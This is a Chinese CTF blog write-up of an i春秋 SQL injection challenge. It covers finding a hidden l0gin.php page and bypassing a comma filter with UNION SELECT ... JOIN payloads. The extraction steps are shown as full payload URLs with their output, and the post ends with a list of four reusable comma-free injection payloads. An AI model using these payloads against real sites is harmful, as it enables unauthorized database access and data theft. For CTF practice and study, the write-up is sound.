

“百度杯”CTF比赛 九月场 SQLI

原创


白衣w 于 2019-04-06 10:33:31 发布 170 收藏

分类专栏: [CTF之Web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/wyj_1216/article/details/89052742

版权




[CTF之Web](#) 专栏收录该内容

34 篇文章 2 订阅

订阅专栏

题目来源


i春秋题库



https://blog.csdn.net/wyj_1216

wriTEup


1、一开始进去, 啥都没有, 那就查看页面源代码看看吧



https://blog.csdn.net/wyj_1216

发现了 `login.php?id=1`

2、于是, 进入到此页面看看



https://blog.csdn.net/Wyj_1216


尝试进行注入，发现，并不是真正的注入点。

3、那就一起来找一下注入点吧



这里有个很坑的地方!!!

存在跳转!!!

具体发现方法，我也是拜读了大佬的博客才发现的



https://blog.csdn.net/Wyj_1216



https://blog.csdn.net/wyj_1216


注意看上面两张图片，

发现了隐藏起来的关键点：`l0gin.php?id=1`

进入看看，发现注入点



https://blog.csdn.net/wyj_1216



https://blog.csdn.net/wyj_1216

3、开始注入

这里又是一个很坑很坑的点!!!

尝试注入，发现逗号之后过滤掉了



https://blog.csdn.net/wyj_1216

于是，又拜读了大佬的博客，发现了一种，无逗号的注入法~

再次开始注入~

id	username
information_schema.sqli	5.5.50-0ubuntu0.14.04.1

Chrome BackBar interface showing the SQL payload: `http://cbe0996a22874a4aa18ac32215de8dad44debaf29dc04e51.changame.ichunqiu.com/l0gin.php?id=-1' union select * from (select group_concat(distinct(table_name)) from information_schema.tables where table_schema='sqli') a join (select version()) b %23`

Buttons: Load URL, Split URL, Execute

Options: Post data Referrer User Agent Cookies

URL: https://blog.csdn.net/wyj_1216

得到数据库名: **sqli**

id	username
users	5.5.50-0ubuntu0.14.04.1

Chrome BackBar interface showing the SQL payload: `http://cbe0996a22874a4aa18ac32215de8dad44debaf29dc04e51.changame.ichunqiu.com/l0gin.php?id=-1' union select * from (select group_concat(distinct(table_name)) from information_schema.tables where table_schema='sqli') a join (select version()) b %23`

Buttons: Load URL, Split URL, Execute

Options: Post data Referrer User Agent Cookies

URL: https://blog.csdn.net/wyj_1216

得到表名: **users**

id	username
id,username,flag_9c861b688330	5.5.0-0ubuntu0.14.04.1

Chrome DevTools interface showing a SQL injection payload in the console:

```
http://cbe0996a22874a4aa18ac32215de8dad44debaf29dc04e51.changame.ichunqu.com/l0gin.php?id=-1' union select * from (select group_concat(distinct(column_name)) from information_schema.columns where table_name='users') a join (select version()) b %23
```

Options: Post data Referrer User Agent Cookies

找到flag所在

id	username
flag(775697ef-1a66-4b08-86ca-803d9b172525),test	5.5.0-0ubuntu0.14.04.1

Chrome DevTools interface showing a refined SQL injection payload:

```
http://cbe0996a22874a4aa18ac32215de8dad44debaf29dc04e51.changame.ichunqu.com/l0gin.php?id=-1' union select * from (select group_concat(distinct(flag_9c861b688330)) from users) a join (select version()) b %23
```

Options: Post data Referrer User Agent Cookies

得出flag!

后话

此题值得纪念，两个坑，齐齐掉了下去~

纪念一下，无需逗号的注入语句~

```
?id=-1' union select * from (select group_concat(distinct(table_schema)) from information_schema.tables ) a join (select version() ) b %23
?id=-1' union select * from (select group_concat(distinct(table_name)) from information_schema.tables where table_schema = 'database()' ) a join (select version() ) b %23
?id=-1' union select * from (select group_concat(distinct(column_name)) from information_schema.tables where table_name = 'tablename' ) a join (select version() ) b %23
?id=-1' union select * from (select group_concat(distinct(flag_name)) from tablename ) a join (select version() ) b %23
```